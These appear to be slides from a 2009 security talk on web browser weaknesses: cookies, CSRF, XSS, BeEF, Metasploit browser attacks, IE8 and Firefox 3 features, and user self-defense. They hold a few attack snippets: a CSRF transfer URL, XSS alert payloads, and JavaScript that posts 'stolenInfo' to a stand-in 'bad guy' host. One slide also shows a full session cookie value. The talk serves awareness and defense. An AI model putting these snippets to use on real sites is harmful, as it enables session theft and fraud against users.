

Total Browser Pwnag3



Rafal M. Los
Sr. Security Strategist



Joshua D. Abraham
Security Expert

Talk Overview

2

- WorldWideWeb Evolved
 - The web browser – past to present
- Square Browser, Round Hole
 - *Applications* in a web browser window
- Pwnag3 – Owing Your Victim
 - Total browser pwnag3
- Searching for Hope
 - Can a browser be secure?
- Self-Defense 101
 - How to protect yourself and your computer
- Crystal Ball
 - Looking into the future

Disclaimer

3

- We are trained professionals with over 15 years combined experience in these matters – it goes without saying – don't try this at home! If you attempt anything you see today you may be subject to any number of locally applicable laws resulting in fines or imprisonment.
- Knowledge is power – please use it responsibly

Talk Overview

4

- **WorldWideWeb Evolved**
 - The web browser – past to present
- Square Browser, Round Hole
 - *Applications* in a web browser window
- Pwnag3 – Owing Your Victim
 - Total browser pwnag3
- Searching for Hope
 - Can a browser be secure?
- Self-Defense 101
 - How to protect yourself and your computer
- Crystal Ball
 - Looking into the future

WorldWideWeb Evolved

5

- Where browsers started
 - Remember *gopher*?
 - ✦ Text-based way to retrieve Internet-stored information
 - First web browser was “WorldWideWeb” (Feb. 26, 1991)
 - ✦ Sir Tim Berners-Lee
 - ✦ Capable of displaying style-sheets, and media supported by the NeXT system
 - ✦ First program to use HTTP (Hypertext Transfer Protocol) invented by Berners-Lee in 1989
 - ✦ HTTP was a leap forward and a move from text → graphical “browsing”
 - Flurry of development activity culminated in Mosaic
 - Great history of the web on W3 (<http://www.w3.org/History.html>)

Slide 6

MSOffice1 very hard to read
, 1/3/2009

WorldWideWeb Evolved

7

- What happened along the way
 - 2 main browser foundations
 - ✦ Lynx (text-based browser for the terminal)
 - ✦ Mosaic foundation for most modern browsers
 - Spawned Netscape → Mozilla branch
 - Spawned MS Internet Explorer branch
 - ✦ Several “boutique” browsers including...
 - OmniWeb, iCab, w3m, Tamaya, Opera Arachne
 - Browsers all adhere [loosely] to the HTML-spec
 - ✦ Currently on version 5 DRAFT
 - <http://dev.w3.org/html5/spec/Overview.html>
 - ✦ Many “proprietary” technologies in browsers
 - Microsoft’s ActiveX... only works in MSIE

WorldWideWeb Evolved

8

- Modern web browsers and content
 - Modern browsing
 - ✦ Simple HTML has evolved into RIA
 - ✦ Synchronous to asynchronous browsing
 - ✦ Cross-platform support of media and content
 - Aren't there Standards?
 - ✦ HTML standards aren't followed 100%
 - ✦ HTML-spec focused on features, not security
 - The browser, over-extended
 - ✦ Browsers today are doing more than they were intended to
 - ✦ Features/functions are at odds with good security
 - ✦ ... this creates a problem

WorldWideWeb Evolved

9

- Evolution of HTML Specification
 - Start: HTML v1
 - ✦ Very simple
 - ✦ Basic layout and rendering of static content
 - Evolved: HTML v5 (draft)
 - ✦ Extremely complex
 - ✦ Rich user-experience
 - ✦ Supported embedded content, media and interactive elements
 - Complexity is the enemy of security
 - ✦ More complex structures create possibility for exploitation
 - ✦ Functionality at the sacrifice of security
 - Security is an afterthought...

WorldWideWeb Evolved

10

- **Hacking a standard**
 - (current) HTML-spec is flawed
 - Exploitation is possible
 - NO “fix” is available
 - ClickJacking... more than a theoretical attack...
 - DEMO

Talk Overview

11

- WorldWideWeb Evolved
 - The web browser – past to present
- **Square Browser, Round Hole**
 - Applications in a web browser window
- Pwnag3 – Owning Your Victim
 - Total browser pwnag3
- Searching for Hope
 - Can a browser be secure?
- Self-Defense 101
 - How to protect yourself and your computer
- Crystal Ball
 - Looking into the future

Square Browser, Round Hole

12

- Delivering content of HTTP
 - HyperText Transfer Protocol
 - Current version HTTP/1.1, RFC 2616
 - ✦ (<http://tools.ietf.org/html/rfc2616>)
 - Published in June 1999
 - ✦ Wikipedia: http://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol
- Clearly outdated
 - Never really intended to be *session-aware*
 - Request/Response synchronous framework
 - Modern “browsers” use HTTP as an interactive protocol

Square Browser, Round Hole

13

- Several reasons browsers are over-extended
 - User-state tracking
 - ✦ HTML-spec initially had no notion of “state”
 - ✦ Bolt-on as pages turned to applications
 - Highly interactive “applications” (RIA, etc)
 - ✦ Browser meant to render static content
 - ✦ Browsers never meant to house *applications*
 - Synchronous vs. Asynchronous requests
 - ✦ HTTP-spec built around client single request/response
 - ✦ Asynchronicity creates gaping security issues
 - ...and there are more

Square Browser, Round Hole

14

- Tracking state
 - State-management a browser “afterthought”
 - Browser not meant to handle persistent sessions with server
 - Goes against foundational principles of “browser” technology
- User state tracked in various ways
 - Cookie
 - ✦ Piece of persistent code stored on your computer
 - Parameter
 - ✦ Variable inside the browser session
 - ✦ In the URI, inside POST, or other method
 - Client-side... so it can be manipulated, lost or stolen
 - ✦ ...and then it gets complicated

Square Browser, Round Hole


15

- Highly interactive *applications*
 - Browser intended to render server response (pages)
 - Browser not intended for real-time interactivity with user
 - Functions to enable Rich Internet Applications (RIA) shoe-horned into the browser
 - ✦ Microsoft's ActiveX, Silverlight
 - ✦ Java Applets (DEMO later)
 - ✦ Adobe Flash, AIR
 - ✦ AJAX frameworks
 - ✦ Browser plug-ins
 - Firefox add-ons (Keylogger DEMO)
 - MS IE BHOs (browser-helper objects)
 - The Browser is too complex for its own good

Square Browser, Round Hole

16

- Java Applet Attack (“Single Click of Death”)
- Self Signed
- Execute code anywhere
 - Windows
 - Linux
 - Mobile devices
- OS Detection
- ~DEMO~



Square Browser, Round Hole

17

- Synchronous vs. Asynchronous requests
 - Browser spec built around user click (request) → response
 - ✦ User requests page, server returns page and embedded objects
 - Functionality necessitated evolution
 - ✦ Full-page refresh on every mouse click/load was annoying to users
 - ✦ Methods for automating object loads (requests) created (AJAX)
 - ✦ Browser can now fetch requests on user's behalf...
 - ...and without the user's knowledge
 - Security issues arise
 - ✦ Differentiate between script & user requests...
 - Stop and think... script on a *page* can request other objects
 - ✦ Great for rich user experience
 - ✦ Scary for security

Square Browser, Round Hole

18


- Cookies
- Session ID (Used to Authenticate the User)
 - Username
 - Password
 - Expiration (30 minutes)
 - Single session per login instance
- Example:
 - User opens: <https://www.gmail.com>
 - Enters username
 - Enters complex password
 - Clicks login...

Square Browser, Round Hole

19

- ... And the Session ID is transferred securely right??

NAME	SID
VALUE	DQAAAGwAAAAIBmYCSH1I7G8JO7VUnj0BT6aScsPwWITpfSy5BCfjCu9BbdXnPR0Reb1n2iqgjJxxC8mliS20XLcrfomE43UoQfs8d0fR9ed0Yx-UnVYrLwkPFwP8cMUWpKF0R9DRWwVzu8-xGVZw-2kT88gK
HOST	.google.com
PATH	/
SECURE	No
EXPIRES	At End Of Ses



- Maybe not...

Square Browser, Round Hole

20

- Session Management
 - Setting Session IDs within Cookies
 - Session IDs
 - ✦ Sufficient randomness
 - ✦ http://en.wikipedia.org/wiki/FIPS_140-2
- Attacks
 - CSRF
 - HTTP capture
 - Surfjack
 - Session Testing

Square Browser, Round Hole

21

- Cross Site Request Forgery (CSRF)
 - User is logged into bank
 - Bank website is vulnerable to CSRF
 - Attacker send user malicious link
 - User clicks the link and the attacker now is \$5000 richer
- Examples:
 - <https://bank.com/transfer?amount=5000&toaccount=123>


Talk Overview

22

- WorldWideWeb Evolved
 - The web browser – past to present
- Square Browser, Round Hole
 - *Applications* in a web browser window
- **Pwnag3 – Owning Your Victim**
 - Total browser pwnag3
- Searching for Hope
 - Can a browser be secure?
- Self-Defense 101
 - How to protect yourself and your computer
- Crystal Ball
 - Looking into the future

Pwnag3 – Owning Your Victim


23



Pwnag3 – Owing Your Victim

24

- What is Cross Site Scripting?
- What are the Types?
 - DOM-Based
 - Reflective
 - Persistent
- How do you find XSS?
 - <http://ha.ckers.org/xss.html>



Pwnag3 – Owning Your Victim

25

- Storage of Malicious JavaScript in the database
 - Example: Administrative Log Page
 - ✦ Reads username from DB for a failed login attempt
 - ✦ Write the result to the an administrative log
 - ✦ ...
 - ✦ What if we enter:
 - `<script>alert('XSS')</script>` as the username???
- Input from the DB written to the page

Pwnag3 – Owing Your Victim

26

Attacker inserts Javascript

- Ex: `document.write('<script>alert('XSS')</script>');`

Browser writes the Javascript to the DOM


Javascript is rendered

Client Pwn3d

Pwnag3 – Owing Your Victim

27

- Ability to perform Client Base attacks
- Communication making Exploitation easier



Pwnag3 – Owning Your Victim


28

- Attackers have choice!!!



Pwnag3 – Owning Your Victim


29



10 March 2009

Pwnag3 – Owing Your Victim

30



Pwnag3 – Owning Your Victim

31

Issues Not Fixed Properly

- Known Open Redirects
 - Google.com since 2006!
 - Other sites Yahoo.com, Ask.com, Lycos.com ...
- Known Instances of XSS
 - Search Engine for issues (xssed.com)
 - American Express
 - ✦ Not fixed until it is fixed
 - ✦ Theregister.co.uk
 - Social Networking sites
 - ✦ Potential for worms
 - ✦ Everyone remember sammy?



Pwnag3 – Owing Your Victim

32

- **Browser Exploit Framework (BeEF)**
 - Attacking many clients at once
 - Stores the results in log files
 - Ability to add multiple attack vectors
 - Open Source
 - Included in BackTrack LiveCD (<http://remote-exploit.org>)
- <http://www.bindshell.net/tools/beef/>
- DEMO

Pwnag3 – Owing Your Victim

33

- Metasploit Exploit Framework
 - Exploits => 305
 - Payloads => 170
 - Encoders => 20
 - Auxiliary modules => 67

Pwnag3 – Owing Your Victim

34

MetaSploit Browser Attacks

- Browser Autopwn
 - Flaws in IE
 - Flaws in Firefox
- Malicious Files
 - Office Documents (doc,xls,ppt)
 - And PDFs (Adobe browser plugin DEMO)
- HTTP / HTTPS capture

Pwnag3 – Owing Your Victim

35

- IE XML Corruption Exploit
- Oday on milworm
 - Not reliable
 - Single OS, single payload
 - Modifying the payload (manual)
- MSFv3 module soon thereafter
 - Reliable
 - Multiple payloads
 - Modifying the payload (easy)
- ~DEMO~

Talk Overview

36

- WorldWideWeb Evolved
 - The web browser – past to present
- Square Browser, Round Hole
 - *Applications* in a web browser window
- Pwnag3 – Owning Your Victim
 - Total browser pwnag3
- **Searching for Hope**
 - Can a browser be secure?
- Self-Defense 101
 - How to protect yourself and your computer
- Crystal Ball
 - Looking into the future

Searching for Hope

37

- Can a web browser be made “secure”?
 - Can security vulnerabilities be eliminated?
 - Can standards issues be mitigated?
- What are the trade-offs?
 - More security = less features
 - Less complexity = more security
 - Both are contrary to current builds of modern browsers
- Try your browser with all plug-ins, scripting, active content, disabled...
 - Welcome back to 1996!

Searching for Hope


38

- **Browser +**
 - First, define the role of the browser
 - ✦ All-in-one render engine?
 - ✦ Plug-in manager?
 - Natively browsers need to render simple content
 - ✦ Standards-based HTML, DHTML, etc
- **About those plug-ins**
 - Toolbars
 - BHO (for IE)
 - Add-ins (for Firefox)

Searching for Hope

39

- Internet Explorer 8.0+
 - Advancements:
 - ✦ Internal anti-Cross-Site Scripting (XSS)
 - Natively attempt to break Type-1 (reflected) attacks
 - Browser-based “neutering” for XSS prevention
 - ✦ Content-sniffing opt-out
 - Forces browser *not to interpret* content
 - ✦ URL Highlighting
 - Base URL is highlighted for user safety/clarity



Searching for Hope

40

- Internet Explorer 8.0+

- Setbacks

- ✦ Cross-Domain Requests (XDR Object)

- Allows Scripts simple way to pass data; effectively breaking same-origin policy

From web page \ To URL	Local	Intranet	Trusted(Intranet)	Trusted(Internet)	Internet	Restricted
Local	Allow	Allow	Allow	Allow	Allow	Deny
Intranet	Deny	Allow	Allow	Allow	Allow	Deny
Trusted(Intranet)	Deny	Allow	Allow	Allow	Allow	Deny
Trusted(Internet)	Deny	Deny	Deny	Allow	Allow	Deny
Internet	Deny	Deny	Deny	Allow	Allow	Deny
Restricted	Deny	Deny	Deny	Deny	Deny	Deny


- XDR Object simplifies cross-domain requests

- ```
var xdr = new XDomainRequest();
xdr.open("POST", "http://www.bad guy.com/");
xdr.send(stolenInfo);
```

# Searching for Hope

41

- FireFox 3+
  - Advancements
    - ✦ Anti-Phishing/Malware
      - Full-page browser warning (through Google Safe-Browsing API)
      - Anti-Phishing updates 48 times/day
    - ✦ Focused on security
      - Mozilla's goal: bolster security in FireFox
    - ✦ Automatic update
      - Automatically get latest browser updates for maximum security
    - ✦ Pop-up blocker
      - Block pop-ups with customizable options



# Searching for Hope

42

- **Firefox 3+**
  - Drawbacks
    - ✦ Currently leading in disclosed vulnerabilities
  - ... but so far that's it.

# Searching for Hope

43

- Securing HTML-spec? (v5)
  - Functionality vs. Security
    - ✦ Functionality requires complexity
    - ✦ Complexity often causes security issues
    - ✦ Living with exploitable functionality
  - More “exploitable functionality” will be uncovered
    - ✦ HTML v5 is too complex not to have faults
    - ✦ AJAX frameworks continue to add functions/methods
- Can increased functionality (RIA) co-exist with the need for security?

# Searching for Hope

44

- **Developer Tools**

- **Helping**

- ✦ Enabling faster development of pages and applications
    - ✦ Allowing non-experts to create pages and applications

- **Hurting**

- ✦ More “point and click” development
    - ✦ A single broken development tool accounts for mass breakage
    - ✦ Developers many not understand complexities of what they are doing
    - ✦ Heavy reliance on tools to “do security for you”

# Searching for Hope

45

- Building a secure browser
  - What is considered “secure”?
  - What would need to be sacrificed?
  - Is it feasible?
- A “secure” browser checklist
  - NoScript-type functionality
  - Native & effective pop-up blockers
  - Sessions destroyer(s)
  - True SSL validation
  - **All features have to be user-friendly**

# Searching for Hope

46

- The secure browser challenge
  - Even if the browser is 100% bug-free...
    - ✦ The spec is broken
    - ✦ Add-ons are exploitable
    - ✦ Malicious add-ons abound
      - “toolbars”
      - “plug-ins”
    - ✦ Developers still write buggy code
    - ✦ The standards are too complex to implement

# Searching for Hope

47

- Is there any hope?
  - Maybe...
    - ✦ Start by fixing the HTML standards
    - ✦ Educate users not to install unknown plug-ins
    - ✦ Educate developers to write better applications/sites
    - ✦ Think twice before adding functionality to your browser
  - Maybe not...
    - ✦ The browser was never meant to do what it does today
    - ✦ Perhaps it's time for a revolution... a new tool or ?
    - ✦ Since day 1 we've gotten it wrong consistently
    - ✦ Millions of you have your browsers “infected” or trojaned



# Talk Overview

48

- WorldWideWeb Evolved
  - The web browser – past to present
- Square Browser, Round Hole
  - *Applications* in a web browser window
- Pwnag3 – Owing Your Victim
  - Total browser pwnag3
- Searching for Hope
  - Can a browser be secure?
- **Self-Defense 101**
  - How to protect yourself and your computer
- Crystal Ball
  - Looking into the future

# Self-Defense 101


49

- Protecting yourself in “cyberspace”
  - Know who/what to trust
    - ✦ Trust no one (or no site)
    - ✦ Some sites are more trustworthy than others <ahem>
    - ✦ Always be weary of “free” widgets they come with a price
    - ✦ No site deserves your unverified trust
    - ✦ Remember *\*any\** site can be compromised (and likely will)

# Self-Defense 101

50

- Know where to click
  - Always (ALT+F4) on pop-up windows
    - ✦ Malicious people can change window appearance and behavior of buttons... never trust buttons!
  - Check link target when you mouse-over a link
  - Never fall for “scare-tactics”
    - ✦ “Your computer is infected, click here to install remover utility”
    - ✦ ~100% of those pop-ups are malware
  - *Never* click links in emails
    - ✦ Even from people you think you trust... you never know



# Self-Defense 101

51

- Know which browser to use
  - Firefox vs. Internet Explorer
    - ✦ Firefox is currently “more secure by design”
    - ✦ Many exploits/attacks written for Internet Explorer
    - ✦ NoScript plug-in for Firefox greatly increases security
    - ✦ Internet Explorer utilizes ActiveX (an old, buggy technology)
  - When Internet Explorer is the only option...
    - ✦ Use it in limited capacity
    - ✦ Navigate only to trusted sites
  - **NO** browser is 100% safe to use
    - ✦ Overall, Firefox has proven to be more natively secure

# Self-Defense 101

52

- Always keep yourself up-to-date
  - Internet Explorer
    - ✦ Utilize Microsoft's auto-update feature
    - ✦ Visit [update.microsoft.com](http://update.microsoft.com) regularly
  - FireFox
    - ✦ Auto-updates (close it out regularly)
    - ✦ Answer YES when asked to update!
  - Pay attention to tech news if you can...
    - ✦ Valuable information on where browser problems exist

# Self-Defense 101

53

- Use good add-ons
  - ✦ NoScript
    - Firefox plug-in
    - *Usable* security against script-based attacks
    - Native protection against ClickJacking, other attacks
    - Requires user intervention and intelligence
  - ✦ CSRF Protector (helps protect against Clickjacking too)
    - <http://www.cs.princeton.edu/~wzeller/csrf/protector/>
  - ✦ Others
    - Many other plug-ins exist
      - Mostly for Firefox

# Self-Defense 101

54

- Use a sandbox
  - ✦ Virtual machine for high-security
    - Build a VMWare throw-away image
    - No matter how infected, it will always return to safe
  - ✦ Sandbox your browser?
    - Sandboxie
    - ForceField from Zone Labs
      - Run your browser in a “jail” so it can’t modify your PC
      - Remove your browser’s ability to do damage to your PC

# Self-Defense 101

55

- Stay alert

- ✦ Always make sure you know what you're clicking no
- ✦ If you don't trust it, don't click it
- ✦ Never click links in emails
- ✦ Remember: nothing is really free
